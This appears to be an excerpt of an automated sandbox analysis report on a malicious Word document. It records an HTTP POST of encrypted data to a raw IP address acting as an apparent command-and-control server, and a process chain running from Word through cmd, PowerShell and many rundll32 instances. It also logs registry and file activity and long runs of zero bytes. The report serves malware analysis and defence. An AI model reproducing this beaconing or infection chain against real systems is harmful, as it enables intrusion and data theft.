Jan 24, 2021 18:04:59.722896099 CET	419	OUT	POST /qx5bd9nftkeamx9go/tfd1n5eo46apeeemf0b/mj4150jmaay6lk5516s/fvisgp1w/jgoi7zg/0vfpwrsi4wovyhl/ HTTP/1.1 DNT: 0 Referer: 195.159.28.230/qx5bd9nftkeamx9go/tfd1n5eo46apeeemf0b/mj4150jmaay6lk5516s/fvisgp1w/jgoi7zg/0vfpwrsi4wovyhl/ Content-Type: multipart/form-data; boundary=---------------------iENsjsNk0B6FOMTAZLRMt User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 195.159.28.230:8080 Content-Length: 5492 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2021 18:04:59.975095987 CET	427	IN	HTTP/1.1 200 OK Server: nginx Date: Sun, 24 Jan 2021 17:04:59 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 38 38 34 0d 0a b5 23 c7 b5 3b 8f d0 b4 b3 08 7d ad 2c be 3e ca 52 3b 98 d7 2a 9a c5 6e 2d 06 0c 85 b2 2e 7d f6 50 22 a1 5d 74 e2 f1 67 8e f3 a7 e4 71 52 21 74 83 e9 1b a7 be 87 37 bb 19 77 21 2b 0f 9d 2e f7 e4 aa 97 55 78 3b bd fd de 55 d5 ad 70 ea 91 0f f9 e5 52 f7 56 0c 4e ac 31 f9 34 63 f0 cf 8a 86 15 ca 1d 8b 05 45 bf ef 0d 27 53 a4 6e 71 43 ab e5 30 24 73 22 16 7c 2e 57 a3 78 47 4a 1e 2d 8f 4e a9 04 04 99 a9 95 2a b3 8f c4 a5 3f df 97 5f ce 58 2e b6 93 ba e7 c5 32 93 b2 47 12 7c 4c f8 ec 25 6f d7 88 0b 7c 68 b6 b5 6a db c2 f0 c0 d4 90 f5 7c 5e 53 df 1d 71 a9 0f 58 d6 57 ee 59 f1 41 d2 13 d1 9f b6 7e 2a 3d 39 b2 9d 43 56 4b 97 4c c8 e7 04 2d 44 84 f8 cd 00 77 d2 7c d2 16 0d 94 87 a4 66 95 5c 4e e7 2a d7 3b 0a f1 b1 a5 a0 f8 74 42 d7 23 bc 2e 71 4a 1d 71 5c 44 a0 71 e1 54 89 8b 29 ec c2 e4 74 16 66 bd dc 89 42 46 32 06 cc 47 7d b8 d4 fa d1 f3 af cb 39 45 fa 94 ef 68 64 6f d0 c1 0a 15 e7 31 63 7d 79 e2 1e 7b cf ce e2 6b 99 03 c2 bb 6a f1 95 d0 9a c6 d6 8b 6b 88 63 70 50 ec 2b 02 4b be c9 29 e0 35 46 cc a1 0d 3d 21 9c b8 4c fd 27 0b 6d d5 cc 56 48 5e 84 aa f7 4f 02 ee eb 90 2a e5 e2 17 2e 45 25 44 74 11 a8 36 54 99 f9 78 8f f7 a4 b7 f3 72 d0 2e 06 15 eb ae e3 f7 21 b1 19 b3 c7 9a 48 2b ac 21 02 58 d0 c8 80 c3 86 d4 0c b1 be a0 56 a8 f8 5f a7 e0 3b e8 ed 00 31 01 fa cd e8 15 13 51 19 06 f7 b3 c4 bf 3c 97 f4 49 ef d0 73 c3 e1 c5 e9 c5 3e a0 c3 ce f8 34 a6 50 38 d1 6d 80 bd 0f d0 af dd 9d 78 f1 43 b3 7e 90 af 48 b0 8a e2 08 60 2d eb 8c e6 98 6f 0f 4e 93 79 a5 1b 43 07 e8 0d 6e 95 b2 f2 c7 cd 81 0a 5a 20 db 50 f9 36 d8 2e 22 7e 0c 62 b3 6f c1 d5 43 ce 79 eb 14 d4 a0 87 e0 8f 30 d4 28 b9 fd ab 34 3d b5 71 7b 7a 38 4a d0 a8 a1 78 8e 8a 40 50 3e 6c 5f ca 71 09 31 a4 0e 55 88 63 83 93 d7 0b 14 f6 1a 96 83 f5 75 10 a9 c3 ad 63 b9 47 f3 86 e4 eb be 0f ad 96 8b d7 38 ff 51 85 49 d4 e5 65 ec 0f 5b 1c d8 f0 fe 75 94 0f df f3 b0 b2 81 6f 8d 8e 2b 00 f7 1e 6b 35 04 37 01 71 b8 04 c6 5d 05 45 b3 09 3d b3 c5 40 d3 17 03 17 5a 9f 4d 9b 4e e2 c1 09 86 ac e9 65 3d fa 97 8a dd 65 db 88 a8 5e 84 9e bd ee 34 10 6a a2 b8 b6 dc 9f 37 4c f0 ea b3 a1 b6 03 99 8d 36 13 e0 58 8e 53 0b 2d e5 64 f0 6e 82 f2 77 66 50 eb d3 6e ea 46 7d 15 54 56 f0 ef df da 3e 20 a3 71 ca 88 13 12 f3 03 3c fc 85 84 d0 0f d0 1f d5 cf 8e e9 dd 30 dc ef 8b 43 d1 10 04 64 64 78 00 1a 41 d5 12 98 5c 46 23 8f 25 04 ac 46 ab 24 51 cf 24 2f e9 78 c4 71 59 1c 42 dc 8c 83 65 b1 21 1f 9e 2a 05 4f a0 f4 19 a0 ac b0 c1 65 10 0a 88 c8 5c 42 5b 67 af d7 0a 11 ee 27 26 e6 09 d1 87 34 36 44 98 a5 51 dc 75 1d bd 4e a1 d0 7d fd 69 fa a2 b7 7c cb 41 90 4c 54 42 05 0c a7 2d 63 a8 76 fc 13 80 42 ef 48 39 87 b6 9f 3a 1f 24 92 24 33 33 81 22 ce ca 73 ee d3 b7 50 92 bf 13 ad 8 d 82 63 e5 14 1a ef 14 a2 a3 66 64 e4 c7 b2 a9 2d 41 4a f8 bb 37 ab 9f 8b b7 99 ea 29 84 0c f6 e4 f2 25 84 44 5b 79 6c 4a 10 4a 30 ad cf 04 ce 2b 06 2a dd 8d 28 65 19 27 c6 f8 a5 0e 39 a2 43 30 71 86 af 0b 7d b4 d8 37 6c cc 23 32 ae 03 8c 4c 90 1f 2e 65 ea 41 d1 a7 e2 98 cc 83 44 24 c5 84 63 fa f2 c7 a8 d4 16 4c b2 81 80 5a 43 95 4c a6 9c b2 fc e3 8f 27 0f 39 72 5c 72 38 9e a9 04 02 2c 8b 1a cd 21 18 4c 13 dd c9 93 7d aa 3b 63 cf 6e 0a 18 91 9c cc 4a 27 b6 f4 51 5d fb 23 97 c5 fa cb b9 d8 a3 12 94 8e bc cf 8a 3c 1f a1 a7 57 8b e9 eb 0e e6 14 35 18 1b 04 39 31 77 30 11 ce 35 64 26 2a da 54 20 29 7b b0 d3 dd c1 fd 0f 5e 07 86 f4 14 49 b3 24 ae a2 b5 f9 d1 58 e6 bb 29 8a 0b fb 9f 88 d3 84 e1 4f 99 0b 76 3a 83 60 a8 20 e9 6b 87 2f 1a c2 3e cc a8 1e ab 12 5e 15 7f 5b 15 99 c8 95 a2 5f 35 e3 6a ce f8 Data Ascii: 884#;},>R;*n-.}P"]tgqR!t7w!+.Ux;UpRVN14cE'SnqC0$s"|.WxGJ-N*?_X.2G\|L%o\|hj\|^SqXWYA~*=9CVKL-Dw\|f\N*;tB#.qJq\DqT)tfBF2G}9Ehdo1c}y{kjkcpP+K)5F=!L'mVH^O*.E%Dt6Txr.!H+!XV_;1Q<Is>4P8mxC~H`-oNyCnZ P6."~boCy0(4=q{z8Jx@P>l_q1UcucG8QIe[uo+k57q]E=@ZMNe=e^4j7L6XS-dnwfPnF}TV> q<0CddxA\F#%F$Q$ /xqYBe!*Oe\B[g'&46DQuN}i|ALTB-cvBH9:$$33"sPcfd-AJ7)%D[ylJJ0+*(e'9C0q}7l#2L.eAD$cLZCL'9r\r8,!L};cnJ'Q]# <W591w05d&*T ){^!$X)Ov:` k/>^[_5j

Code Manipulations

Statistics

Behavior



- WINWORD.EXE
- cmd.exe
- msg.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2268 Parent PID: 584

General

Start time:	18:03:33
Start date:	24/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f480000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91826B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFE27CE63A505C4152.TMP	success or wait	1	7FEE90A9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE8E5EC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE8E66CAC	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F49FB	success or wait	1	7FEE90A9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F49FB	F49FB	binary	04 00 00 00 DC 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 7D 7D 81 5E BE F2 D6 01 FB 49 0F 00 FB 49 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379401774	1379401775	success or wait	1	7FEE90A9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379401775	1379401776	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F49FB	F49FB	binary	04 00 00 00 DC 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 7D 7D 81 5E BE F2 D6 01 FB 49 0F 00 FB 49 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 DC 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FB 49 0F 00 FB 49 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
